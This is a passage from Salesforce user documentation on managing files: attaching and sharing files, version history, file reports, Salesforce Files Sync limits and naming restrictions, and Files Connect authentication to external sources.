The file is now listed on the **Libraries** tab and in **Files in My Libraries** on the **Files** tab.

SEE ALSO:

Create Folders in Libraries in Lightning Experience

Attach Files to Records

Attaching files to records is a powerful way to collaborate and stay organized in Salesforce. You keep information on an opportunity, account, or case right where you need it. Share relevant documents with anyone with access to the record.

You can attach files—such as Microsoft® Office documents, Adobe® PDFs, images, and videos—to most Salesforce records. Add files using the Files related list.

Note: If you don't see the Files related list on a record, ask your admin to add it to the page layout on page 3812 for that record type.

To attach files to records:

- In Lightning Experience on the Files related list, click **Add File** to add a local file or a Salesforce file.
- In Salesforce Classic, click **Upload File** file from the Files related list.

Note: In Lightning Experience, all files uploaded to the Notes & Attachments related list are uploaded as Salesforce Files, not as attachments. In Salesforce Classic, files uploaded to Notes & Attachments are either Salesforce Files or attachments, depending on how your org's preferences are set. Files uploaded to the Files related list always become Salesforce Files, whether in Lightning Experience or Salesforce Classic.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: , **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To attach files to records:
- "Edit" on the object

Limits

- The size limit for an attached file is 25 MB when attached directly to the related list, including a file attached to a solution.
- The file size limit for Chatter feed attachments is 2 GB.
- The size limit for an email message, including attachments, is 25 MB.
- If the `Don't allow HTML uploads as attachments or document records` security setting is enabled for your organization, you cannot upload files with the following file extensions: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

Prevent Others from Sharing and Unsharing a File

You can prevent others from sharing and unsharing a file you own. This doesn't affect existing shares.

1. On **Files** home, find the file you want.
2. Go to **Sharing Settings** or **Share File** for the file. (Or, if the file is in a library, open the Content Detail page from the **Libraries** tab.)
3. Select the **Prevent others from sharing and unsharing** checkbox.
4. Click **Save**.

Example: Let's say I post a file in Chatter, and share it with a private group. I'm okay with members of the group having access to the file, but I don't want them to share it further. I can prevent sharing and unsharing so the existing shares remain but new ones can't be added, except by me or an admin.

You can also prevent others from sharing and unsharing a file in the API by using the `SharingOption` field on `ContentVersion` and other objects.

Share Files with People in Lightning Experience

Share files with people privately and set **Viewer** or **Collaborator** access for each person you share the file with.

Share a file privately so only specific people in your company can see it. By default, anyone who can see a file can share it.

To share a file with one or more users in your company:

1. Start by sharing the file from one of these locations:
   - Next to the file on Files home—Click **Share**.
   - On the detail page of the file you want to share—Click **Share**.
   - From the file preview player—Click 
2. Type the name of the person you want to share the file with and click the name to select it. Enter additional names if you wish to share with more than one person.
3. Choose the file permission you want them to have. By default, they have collaborator permission which lets them view, download, share, change permission, edit the file, and upload new versions. Select **Viewer** to give them permission to view, download, and share files.
4. Optionally, add information to the message that recipients receive.
5. Click **Share** and **Close**. Recipients receive a message that you have shared a file with them, along with a link to the file. Lightning Experience users receive this message as an email notification. Salesforce Classic users get a private Chatter message on their My Messages page on the Chatter tab, and also get an email notification if they have email notifications for Chatter messages enabled.

On the Sharing Settings dialog box, click next to a person's or group's name to stop sharing the file with them.

From the Share File window, click **Who Can Access** to see everyone the file has been shared with. Update file permissions or click X next to the name of a person or group to stop sharing the file with them. If you want to prevent others from changing who can access the file, select **Prevent others from sharing and unsharing**.

Note:

- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on Files home and can't be shared as Salesforce Files.
- Content files may be shared with more people than shown in **Share with People** if they are part of a content pack or delivery.
- The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Share Files via Link

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

In Salesforce Classic, you can share a file with anyone by creating a file link and sending it via email or IM. Creating a link generates an encrypted URL that you can send to any recipient, such as leads, customers, partners, and coworkers, inside or outside of your company. When your recipients click the link, they see a web-based version of the file that they can easily view and download. Sharing via link is available in Salesforce Classic, and is on by default for most orgs. Administrators can enable sharing via link by enabling these permissions:

1. From Setup, enter *Content Deliveries* in the Quick Find box, then select **Content Deliveries**. Select Enable content deliveries and Enable Creation of Content Deliveries for Salesforce Files.
2. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**. Select a permission set, click **System Permissions**, and select Create and Share Content Deliveries for Salesforce Files.
3. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**. Select a profile, click **Edit**. In **General User Permissions**, select Create and Share Content Deliveries for Salesforce Files. You don't need this permission for files in a shared Salesforce CRM Content library. Instead, complete steps 1 and 2 and then ensure that the user is a library member and that **Deliver Content** is checked in the library permission definition.

Create and share a file link:

1. Start by sharing the file from one of these locations:
   - On Files home —Click **Upload files**, select a file from your device, then click **Sharing Settings**and choose **Anyone with Link**. Copy the link provided to share with people inside or outside your company.
   - On the Home page—Click **Create New** > **File**, click **Choose File** and select a file from your computer, then click **Share via link** from the dropdown menu.
   - On a file detail page—Click **File Sharing Settings** > **Via link**.
   - On the Sharing Settings dialog box—Click **Anyone with link** from the Share with list.
   - Next to the file on the Files page, the Files Owned by list, or the Group Files list—Click > **Share via link**.
   - Next to the file in a feed or on a file hover—Click **More Actions** > **File Sharing Settings**, then click **Anyone with link** from the Share with list.
   - In your Salesforce Files Sync folder on your desktop—Right-click on a file, hover on **Salesforce Files Sync**, then click **Share via link**.
2. Click **Copy** if available (or copy the link manually), and paste the link into an email or IM. File link recipients can only view and download files. They can't be collaborators.

Unless the file was already shared with your company, it's privately shared and displays the privately shared icon ( ). It's not posted anywhere and only the people you specifically shared it with can find and view it. If it was already shared with your company, it retains the your company icon ( ) and anyone in your company can find and view it.

On the Sharing Settings dialog box, click next to a link to stop sharing it. Anyone with the link will no longer be able to access the file.

Note:

- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on Files home and can't be shared as Salesforce Files.
- The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

SEE ALSO:

Creating Content Deliveries

File Updates in the Feed

Follow a file to see file updates in your feed, view a file's version history, and get file recommendations.

Follow a File

Follow a file to see updates in your Chatter feed, including when a new version of the file is uploaded. If you stop following a file, the file remains in your Files list, but you won't see updates about it in your feed anymore.

View File Version History

File Recommendations

Follow a File

Follow a file to see updates in your Chatter feed, including when a new version of the file is uploaded. If you stop following a file, the file remains in your Files list, but you won't see updates about it in your feed anymore.

Click **+ Follow** to start seeing updates, or click **x Unfollow** to stop seeing updates. In Lightning Experience, follow a file from the file detail page. In Salesforce Classic, follow a file from a feed, file detail page, or files list.

Note: The option to follow files is only available in organizations that use Chatter.

SEE ALSO:

Upload a New Version of a File

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

View File Version History

The file detail page shows the current version number of the file. View the Version History list to see all versions of the file that have been uploaded, including the current version. From the list you can download the file, see who updated it and when, and see the description if provided. The file detail page always shows the most current version of a file.

SEE ALSO:

Upload a New Version of a File

Follow a File

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

File Recommendations

Chatter recommends files that you might want to follow based on the popularity of the file, determined by the number of people who have viewed or downloaded the file. To see an expanded list of your recommendations, click **More** in the Recommendations section. If no recommendations appear, then you already follow all the recommended files.

SEE ALSO:

Follow a File

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

File Previews and Details

View and edit file details, and report on files.

View File Details

Edit File Details

Delete a File from the File Detail Page

View Where a File is Shared

Find out who can see a file, and what level of access they have. From the File Detail page, you can access a full list of every person or object the file is shared with.

File and Content Engagement Report

See how many times a file has been downloaded, shared, liked, and commented on.

View File Details

To open file details, click a file name in a feed, on a files list, on a file hover, or by clicking **More Actions** > **Preview** next to the file in a feed. On the file detail page, you can see details about Salesforce Files.

From a file detail page, you can:

- View the file without downloading it. Use the arrow keys in the document previewer to see each page, zoom in or out, or change the preview width and screen size. Files owners and anyone with access to the file can preview it.

  Note: Not all files can be previewed, such as encrypted files, password-protected files, copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews. If a file can be previewed, but a preview doesn't exist, contact your Salesforce administrator who may be able to regenerate the preview.

- See if the file is private ( ), privately shared ( ), or shared with your company ( ).
- Click **Download** to open or save the file. Anyone who can see a file can download it.
- Click **File Sharing Settings** to share a file with people, groups, or via file link, or see the Sharing Settings. By default, anyone who can see a file can share it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- Click **Make private** on the Sharing Settings dialog box to remove the file and file link, if applicable, from everywhere it's been shared. Or click **Restrict access** if the file originated in a Salesforce CRM Content library to remove the file from everywhere it's been shared except the library. Only owners and users with the "Modify all Data" permission can make a file private ( ) or restrict access.
- Click **Upload New Version** to update the file with a newer version. Only file owners, collaborators, and users with the "Modify all Data" permission can upload a new version of a file.
- Click **Edit Details** to edit the name or description of the file. Only file owners, collaborators, and users with the "Modify All Data" permission can edit file details.
- If you have the "Sync Files" permission and are the owner of the file, click **Sync** to sync a file between your Salesforce Files Sync folder on your computer and Chatter. Click **Unsync** to stop syncing the file.
- Click **Delete** to delete the file. Only file owners and users with the "Modify All Data" permission can delete files.
- See who the file is owned by and when it was last modified.
- See the file's description and click the edit icon ( ) to edit the description, or add a description by clicking **Add Description**.
- See the file's current version number and click **Show all versions** to see the file's version history.
- Click **Show file report** to see data about the file, such as how many times the file has been downloaded, shared, liked, and commented on. **Show file report** is visible only to users with the "Run Reports" and "View Reports in Public Folders" permissions.
- Click **Follow** to follow the file or click to stop following the file.
- See who's following the file.
- See who and what locations the file is shared with.
- If the file originated in Salesforce CRM Content, click **Go to Content Detail Page** to see the content detail page of that file. Most actions performed on files that originated in Salesforce CRM Content must be done on the file's content detail page instead of the file detail page.
- Click the **Files** or **Chatter** links at the top of the page to go to the Files list or the Chatter page.
- See other files that people who viewed this file also viewed. If no other files have been viewed by the same people, the People Also Viewed section doesn't appear on the file detail page.

SEE ALSO:

View File Version History

View Where a File is Shared

Edit File Details

To edit a file's name and description:

1. On a file detail page, click **Edit Details** or click the edit icon ( ) next to the description.
2. Optionally, edit the file name and description.
3. Click **Save**.

If there is no description and you want to add one, click **Add Description** or click the edit icon ( ) next to the description.

File owners, collaborators, and users with the "Modify All Data" permission can edit file details.

SEE ALSO:

View File Details

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Delete a File from the File Detail Page

Click **Delete** on a file's detail page to delete the file and remove it from all locations where it's been shared. If the file is shared via link, anyone with the link will no longer have access to the file. To restore the deleted file, click on the **Recycle Bin** link on the **Home** page. Select the file and click **Undelete**. The file is restored as well as all of the shares that were associated with it.

Note: Only file owners and users with the "Modify All Data" permission can delete files. To learn who can perform which actions on a file, see Who Can See My File?.

SEE ALSO:

Delete Files and Links from Feeds

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

View Where a File is Shared

Find out who can see a file, and what level of access they have. From the File Detail page, you can access a full list of every person or object the file is shared with.

The **Shared With** list on a file detail page shows you who the file is shared with, and their level of access.

In Salesforce Classic, click **Show All** to open Sharing Settings, where you can:

- See who the file is shared with and their permission: owner, collaborator, viewer, or no access.
- Click **People** on the Sharing Settings dialog box to share the file with specific people.
- Click **Groups** on the Sharing Settings dialog box to share the file with specific groups.
- Click **Library** to share the file with a library.
- Click **Anyone with link** on the Sharing Settings dialog box to create and share a file link.
- Click **Make private** to remove the file and file link, if applicable, from everywhere it's been shared. Or click **Restrict access** if the file originated in a Salesforce CRM Content library to remove the file from everywhere it's been shared except the library. Only owners and users with the "Modify all Data" permission can make a file private ( ) or restrict access.
- On the Sharing Settings dialog box, click next to a person's or group's name to stop sharing the file with them.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Make a File Private

Who Can See My File?

File and Content Engagement Report

See how many times a file has been downloaded, shared, liked, and commented on.

From the file detail page, click **Show file report** to run and view the File and Content Engagement report, which has these fields.

Field	Number of times users...
`Total Downloads`	Downloaded the file.
`Posts`	Posted the file to a feed. This number doesn't count the number of times the file has been attached to comments on posts.
`Post Comments`	Commented on file posts in feeds.
`Likes`	Liked file posts on feeds. This number doesn't count likes received by comments on the file post.
`Shares`	Shared the file using **Share with people** and **Share with groups**. If a user clicks **Share** on a file post, it's counted as a post and not as a share.
`Links`	Shared the file using **Share via link**. If the file is uploaded to a Salesforce CRM Content library, then content deliveries are also counted.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To run and view a file report
- "Run Reports"

Example: Numbers in the File and Content Engagement report are cumulative for all versions of a file. For example, if there are 2 versions of the file, and version 1 has been downloaded 4 times while version 2 has been downloaded 5 times, then `Total Downloads` reports 9 downloads.

SEE ALSO:

Filter Report Data

Export a Report

Salesforce Files Sync

View and edit file details, and report on files.

Get Started with Salesforce Files Sync

Salesforce Files Sync makes file management, syncing, and sharing easier than ever!

Salesforce Files Sync System Requirements

Salesforce Files Sync runs best on systems that meet the minimum recommended system requirements.

Install Salesforce Files Sync

Install the Salesforce Files Sync client on your desktop to sync files between your computer, Salesforce, and Salesforce1 on mobile devices.

Salesforce Files Sync System Requirements
Salesforce Files Sync runs best on systems that meet the minimum recommended system requirements.

Connect Salesforce Files Sync to Other Salesforce Organizations
Configure Salesforce Files Sync to connect to other Salesforce organizations.

Sync Files and Folders
Sync files and folders by saving them in your Salesforce Files Sync folder on your computer or by clicking **Sync** while viewing a file in a feed post, comment, file list, or file detail page.

Access Synced Files on Your Computer, Online, and on Mobile Devices
Access synced files in your Salesforce Files Sync folder on your desktop, in Salesforce online, and in Salesforce1 on your mobile device.

Working with Synced Files and Folders
Synced files and folders are just like any other file in Salesforce, but they have a few additional features.

Share Synced Files
Synced files can be shared directly from the Salesforce Files Sync folder on your desktop.

Manage Versions of Synced Files
Just like all Salesforce files, you can work with prior versions of a synced file as needed.

Salesforce Files Sync Limits
Be aware of file syncing limits while using Salesforce Files Sync.

Salesforce Files Sync Storage Limits
Two storage limits affect Salesforce Files Sync: shared organization-wide storage and individual storage.

File Names and Extensions that Prevent Syncing
Some file characteristics can prevent files from syncing between your devices and the Web.

Synced Folder Name Restrictions
Some folders aren't synced by Salesforce Files Sync because of folder name restrictions.

Get Started with Salesforce Files Sync

Salesforce Files Sync makes file management, syncing, and sharing easier than ever!

Watch a Demo: Get Started with Salesforce Files Sync

Getting started with Salesforce Files Sync is almost effortless. Just save your files in the Salesforce Files Sync folder on your desktop, and Salesforce Files Sync does the rest.

Access your synced files anywhere
Saving a file in Salesforce Files Sync means that the file is automatically available everywhere you need it. Just look in the Synced filter in Files home — it'll be there.

Share files right from the Salesforce Files Sync folder on your desktop
Right-click on a file to share it with people and groups in Chatter, or share the file with anyone using a link.

Always have the latest version of every file
Whenever you or one of your collaborators edit a file saved in the Salesforce Files Sync folder on your desktop, the file is instantly updated for everyone. Salesforce Files Sync supports versioning, so you can access older versions of the file, just in case.

Salesforce Files Sync System Requirements

Salesforce Files Sync runs best on systems that meet the minimum recommended system requirements.

To use Salesforce Files Sync, we recommend:

System Requirement	Windows	Mac
Supported operating systems	Microsoft® Windows® 7 and later	Apple® Mac OS X 10.8 Mountain Lion and later
Processors	2.33 GHz or faster x86-compatible processor, or Intel® Atom™ 1.6 GHz or faster processor for netbook devices	Intel® Core™ Duo 1.83 GHz or faster processor
Memory	512 MB of RAM (1 GB recommended)	512 MB of RAM (1 GB recommended)
Hard drive	4 GB of free space recommended for sync operations	4 GB of free space recommended for sync operations

Install Salesforce Files Sync

Install the Salesforce Files Sync client on your desktop to sync files between your computer, Salesforce, and Salesforce1 on mobile devices.

1. From your personal settings, enter *`Files Sync`* in the `Quick Find` box, then select **Salesforce Files Sync**. Multiple results? Select the one under Personal Setup.
2. Click **Download**.
3. Follow the installation instructions for your operating system.
4. Log in with your Salesforce credentials.

After Salesforce Files Sync is installed, you're notified automatically when an update is available.

Note: Salesforce Files Sync client must run on a local drive. External locations such as network drives or mounted devices are not supported.

Salesforce Files Sync System Requirements

Salesforce Files Sync runs best on systems that meet the minimum recommended system requirements.

To use Salesforce Files Sync, we recommend:

System Requirement	Windows	Mac
Supported operating systems	Microsoft® Windows® 7 and later	Apple® Mac OS X 10.8 Mountain Lion and later
Processors	2.33 GHz or faster x86-compatible processor, or Intel® Atom™ 1.6 GHz or faster processor for netbook devices	Intel® Core™ Duo 1.83 GHz or faster processor
Memory	512 MB of RAM (1 GB recommended)	512 MB of RAM (1 GB recommended)
Hard drive	4 GB of free space recommended for sync operations	4 GB of free space recommended for sync operations

Connect Salesforce Files Sync to Other Salesforce Organizations

Configure Salesforce Files Sync to connect to other Salesforce organizations.

After disconnecting Salesforce Files Sync from one Salesforce organization, your synced files are backed up in a folder called "Salesforce Files_Old." On Windows, the backup folder is located at `C:\Users\User Name\Salesforce Files_Old` where *User Name* is your Windows user name. On Mac, the backup folder is located at `/Users/User Name/Salesforce Files_Old` where *User Name* is your Mac user name. Your synced files are always accessible online in the Salesforce organization they're synced with.

Warning: Before connecting Salesforce Files Sync to a new Salesforce organization, close all files and folders saved in your Salesforce Files Sync folder. Any files and folders that are open when you disconnect Salesforce Files Sync from a Salesforce organization aren't backed up and automatically sync with the next Salesforce organization that you connect Salesforce Files Sync to.

To sync files with a different Salesforce organization, set up a new connection for Salesforce Files Sync.

1. In your system tray or menu bar, right-click **Salesforce Files Sync**.
2. Click **Preferences**.
3. If necessary, click **Log out** to disconnect your from your current Salesforce organization.
4. Under New Connection, enter a `Name` for the new connection.
5. Enter the `https://` login URL for your Salesforce organization.
6. Click **Log in**.
7. Enter your login credentials and click **Log in**.
8. Click **Allow** to enable Salesforce Files Sync.

After connecting to the new organization, any files you add to your Salesforce Files Sync folder sync with that organization. If you've already synced files with the organization that you're connecting to, the synced files automatically download to the Salesforce Files Sync folder on your desktop.

Sync Files and Folders

Sync files and folders by saving them in your Salesforce Files Sync folder on your computer or by clicking **Sync** while viewing a file in a feed post, comment, file list, or file detail page.

Watch a Demo: Salesforce Files Sync (Salesforce Classic)

Before you can sync files, you must install Salesforce Files Sync on your desktop.

Synced files are private by default. That means that after saving a file in your Salesforce Files Sync folder on your desktop, only you can access it in Salesforce online. Collaborate with others by sharing your synced files.

USER PERMISSIONS

To sync files:
- "Sync Files"

You always have the latest version of synced files available in your Salesforce Files Sync folder on your desktop, online in Salesforce, and in Salesforce1 on mobile devices. Just like other files in Salesforce, you can access previous versions of synced files.

To sync your files:

1. From the Salesforce Files Sync client, either save your files in your Salesforce Files Sync folder or drag and drop the files you'd like to sync into your Salesforce Files Sync folder.

   On Windows, your Salesforce Files Sync folder is located at `C:\Users\User Name\Salesforce Files`, where *User Name* is your Windows user name. On Mac, your Salesforce Files Sync folder is located at `/Users/User Name/Salesforce Files`, where *User Name* is your Mac user name.

   From the **Files** tab, a feed post, or anywhere in the full Salesforce site where a file is posted or listed, click **Sync**.

2. The files sync.

After your files sync, you can easily access them in Salesforce and in Salesforce1 on mobile devices. If you delete a file from your Salesforce Files Sync folder, you can still access the file in the Owned by Me filter in Files home.

Access Synced Files on Your Computer, Online, and on Mobile Devices

Access synced files in your Salesforce Files Sync folder on your desktop, in Salesforce online, and in Salesforce1 on your mobile device.

Find Synced Files on Your Desktop

On your desktop, your synced files are kept in your Salesforce Files Sync folder. On Windows, the Salesforce Files Sync folder is located at `C:\Users\User Name\Salesforce Files`, where *`User Name`* is your Windows user name. On Mac, the Salesforce Files Sync folder is located at `/Users/User Name/Salesforce Files`, where *`User Name`* is your Mac user name.

To open your Salesforce Files Sync folder from your system tray or menu bar, right-click **Salesforce Files Sync** > **Open Salesforce Files Sync Folder**.

Warning: Moving your Salesforce Files Sync folder from its default directory location prevents file syncing. To ensure that your files always sync, don't move your Salesforce Files Sync folder.

Find Synced Files in Salesforce

In Salesforce, your synced files are available in Files home.

From Files home, click **Synced** to view your synced files and folders. Your most recently synced files are listed first.

Find Synced Files on Your Mobile Device

On your mobile device, your synced files are accessible in Salesforce1.

From Files home, tap and select **Synced** to view a list of your synced files.

Working with Synced Files and Folders

Synced files and folders are just like any other file in Salesforce, but they have a few additional features.

Synced files are private by default. That means that after saving a file in your Salesforce Files Sync on your desktop, only you can access it in Salesforce online. Collaborate with others by sharing your synced files.

You always have the latest version of synced files available in your Salesforce Files Sync folder on your desktop, online in Salesforce, and in Salesforce1 on mobile devices. Just like other files in Salesforce, you can access previous versions of synced files in Chatter.

Share Synced Files

Synced files can be shared directly from the Salesforce Files Sync folder on your desktop.

Share synced files with people and Chatter groups in your organization, or people outside your organization using a generated link. Synced files are private by default, but when you share them you can assign view-only or collaborator privileges.

If you share a file with a person or group with Collaborator rights, then when collaborators download, edit, and upload a new version of the file, you'll get the latest version automatically synced. When you edit and sync a new version of the file, the people and groups you've shared with will automatically get the latest version too.

To share a file directly from your Salesforce Files Sync folder:

1. On your desktop, in your Salesforce Files Sync folder, right-click the file you'd like to share.

2. Choose a menu option under **Salesforce Files Sync**: share with people in your organization, with Chatter groups, or with people outside your organization via link.
3. When prompted, enter the names of the people or groups in your organization, assign `Viewer` or `Collaborator` permission, and enter an optional message to share the file with them. If you're sharing the file via link, copy the link.
4. Click **Share**.
   An email notification is sent to everyone you shared the file with.

Manage Versions of Synced Files

Just like all Salesforce files, you can work with prior versions of a synced file as needed.

After you first sync a file, you see that file as Version 1 in your files list. If you make changes to it on your computer or mobile device, a new version is automatically created each time you save the file. To view previous versions, just visit the file detail page.

Anyone who is following the synced file receives a notification in their Chatter feed when new versions are created. File collaborators can upload new versions of your synced files.

Warning: If a synced file is open on your desktop when a collaborator uploads a new version, then you won't receive the new version until you close the file without saving. If you save your open file, your version will overwrite your collaborator's changes.

Salesforce Files Sync Limits

Be aware of file syncing limits while using Salesforce Files Sync.

Feature	Limit
Organization-wide storage	Storage is based on the number of Salesforce licenses purchased. Additional storage can be purchased. For more information, refer to Salesforce Files Sync Storage Limits.
Maximum number of synced files	Users can sync up to 10,000 files.
Maximum number of synced folders	500 folders
File size	• 2 GB when uploaded via the Web interface • 2 GB when uploaded via the Salesforce Files Sync desktop client (or 500 MB when using proxy) • 100 MB when uploaded from a mobile device
Maximum number of versions per file	2,048
Maximum number of users who can sync the same file simultaneously	1,000 users
Maximum number of Connect API calls	10,000 per user, per hour, per connected application from the Salesforce Files Sync desktop client Salesforce Files Sync temporarily stops syncing files if you reach the Maximum number of Connect API calls. Syncing resumes automatically in about an hour.

Salesforce Files Sync continues to sync existing files, but won't sync new files if:

- Your Salesforce Files Sync folder exceeds 10 GB of files.
- Your organization reaches its shared file storage limit.
- Your Salesforce Files Sync folder contains more than 10,000 files or 500 folders.
- The new file's file size exceeds the individual file size limit.

Salesforce Files Sync stops syncing files if:

- You move your Salesforce Files Sync folder from its default directory location. On Windows, the default directory location is `C:\Users\User Name\Salesforce Files`, where *User Name* is your Windows user name. On Mac, the default directory location is `/Users/User Name/Salesforce Files`, where *User Name* is your Mac user name. Salesforce Files Sync resumes syncing after the Salesforce Files Sync folder is returned to the default directory location.

Salesforce Files Sync Storage Limits

Two storage limits affect Salesforce Files Sync: shared organization-wide storage and individual storage.

Shared Organization-Wide Storage

Your organization's shared file storage equals the file storage allocation per organization, plus the per-user allocation multiplied by the number of users in your organization.

If your organization is using its entire shared storage allocation, then Salesforce Files Sync will continue to sync your existing files, but won't sync new files unless you or your organization removes existing files or purchases more storage from Salesforce.

Salesforce Edition	File Storage Allocation Per Organization	File Storage Allocation Per User License
Contact Manager	10 GB	612 MB
Group	10 GB	612 MB
Professional	10 GB	612 MB
Enterprise	10 GB	2 GB
Performance	10 GB	2 GB
Unlimited	10 GB	2 GB
Developer	20 MB	N/A
Personal	20 MB	N/A

Note: If your organization uses custom user licenses, contact your administrator to determine if these licenses provide additional storage.

Individual Storage

Salesforce Files Sync syncs up to 10 GB of files between the Salesforce Files Sync folder on your desktop, Salesforce on the Web, and mobile devices with Salesforce1. Salesforce Files Sync will continue to sync your existing files, but won't sync your new files if you add more than 10 GB of files to your Salesforce Files Sync folder. If you reach the individual 10 GB storage limit, you must remove existing files to sync new files.

File Names and Extensions that Prevent Syncing

Some file characteristics can prevent files from syncing between your devices and the Web.

- Zero-byte files
- Files without an extension
- Files with names that start with:
  - AUX.
  - CLOCK$.
  - COM1.
  - COM2.
  - COM3.
  - COM4.
  - COM5.
  - COM6.
  - COM7.
  - COM8.
  - COM9.
  - CON.
  - LPT1.
  - LPT2.
  - LPT3.
  - LPT4.
  - LPT5.
  - LPT6.
  - LPT7.
  - LPT8.
  - LPT9.
  - NUL.
  - PRN.
  - ~
  - .
- Files with these names:
  - desktop.ini
  - thumbs.db
  - .DSStor
- Files with these extensions:
  - .tmp
  - .conflicted
  - .part
  - .partial

  - .download
  - .crdownload
  - extensions starting with .sb-

- Different operating systems have different file name restrictions. Salesforce Files Sync syncs any file whose name is allowed by your operating system. That means that if you can name a file on your desktop, you can sync it using Salesforce Files Sync. If you sync a file from Mac® OS X®, it will sync to the Web, but if the file name isn't allowed by Microsoft Windows®, the file won't download to your Windows desktop.

  To ensure all your files sync between all your computers, avoid using these characters in file names:

  - \ (backslash)
  - : (colon)
  - * (asterisk)
  - ? (question mark)
  - ' (apostrophe)
  - < (less than sign)
  - > (greater than sign)
  - / (slash mark)
  - | (pipe)
  - ™ (trademark symbol)
  - ∞ (infinity sign)
  - § (section)
  - • (bullet point)
  - ≠ (not equal to)
  - ` (grave accent)
  - " (quotation marks)
  - ... (ellipsis)
  - ≥ (greater than or equal to sign)
  - ≤ (less than or equal to sign)
  - & (ampersand)

- Files with names longer than 254 characters

Synced Folder Name Restrictions

Some folders aren't synced by Salesforce Files Sync because of folder name restrictions.

Different operating systems have different folder name restrictions. Salesforce Files Sync syncs any folder whose name is allowed by your operating system. That means that if you can name a folder on your desktop, you can sync it using Salesforce Files Sync. If you sync a folder from Mac® OS X®, it will sync to the Web, but if the folder name isn't allowed by Microsoft Windows®, the folder won't download to your Windows desktop.

To ensure all your files sync between all your computers, avoid using folder names that:

- Contain these characters:
  - / (forward slash)
  - \ (backslash)

  - : (colon)
  - * (asterisk)
  - ? (question mark)
  - " (quotation marks)
  - < (less than sign)
  - > (greater than sign)
  - | (pipe)
- Exceed 255 characters
- Are identical to another folder name in the same directory

Files Connect External Files

Browse, search, and share files that are stored elsewhere right from Salesforce.

Authenticate to Files Connect External Data Sources

If your administrator configured a data source like SharePoint to employ per-user authentication, provide your credentials for that system in Salesforce.

Access and Share External Files Using Files Connect

After your admin enables Files Connect, you can access files from external sources like Google Drive and SharePoint, or share them via feeds and Files home.

Search for External Files with Files Connect

Search an external data source like Google Drive, Box, or SharePoint right within Salesforce.

Authenticate to Files Connect External Data Sources

If your administrator configured a data source like SharePoint to employ per-user authentication, provide your credentials for that system in Salesforce.

Set Up Authentication to an External Data Source

When you connect to a Files Connect external data system for the first time, set up your authentication in just a few clicks.

Manage Your External Data Source Authentication Credentials

You or your Salesforce admin can set up and manage your authentication settings for external data sources using Files Connect. With valid authentication settings, you can access files from external systems right from Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access cloud-based data sources like SharePoint Online:

- "Files Connect Cloud"

To access on-premises data sources like SharePoint 2010:

- "Files Connect On-premises"

Set Up Authentication to an External Data Source

When you connect to a Files Connect external data system for the first time, set up your authentication in just a few clicks.

If you haven't set up your authentication to an external data system in My Settings, you are prompted to authenticate the first time you try to access an external system in Salesforce. Click the link or button to complete most of the authentication automatically.

- If you are connecting to Box, Google Drive, SharePoint Online, or OneDrive for Business:
  1. Select **OAuth 2.0** as the authentication protocol.
  2. When you see a message requesting permission for Salesforce to access information from your external system, click **Allow**.
  3. After the authentication process has finished, you are redirected to Salesforce.
- If you are connecting to SharePoint 2010 or SharePoint 2013:
  1. You are redirected to Authentication Settings for External Systems.
  2. Enter your username and password credentials for the external system.

EDITIONS

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USER PERMISSIONS

To access cloud-based data sources like SharePoint Online:

- "Files Connect Cloud"

To access on-premises data sources like SharePoint 2010:

- "Files Connect On-premises"

Manage Your External Data Source Authentication Credentials

You or your Salesforce admin can set up and manage your authentication settings for external data sources using Files Connect. With valid authentication settings, you can access files from external systems right from Salesforce.

Your admin defines external systems in external data sources and named credentials. Before you begin, your administrator:

- Sets up the external data source or named credential to use per-user authentication.
- Grants you access to the external data source or named credential.
- Tells you the authentication settings to enter.

If you don't see the expected settings or options, ask your admin for help.

1. From My Settings, enter *Authentication* in the Quick Find box, then select Authentication Settings for External Systems.
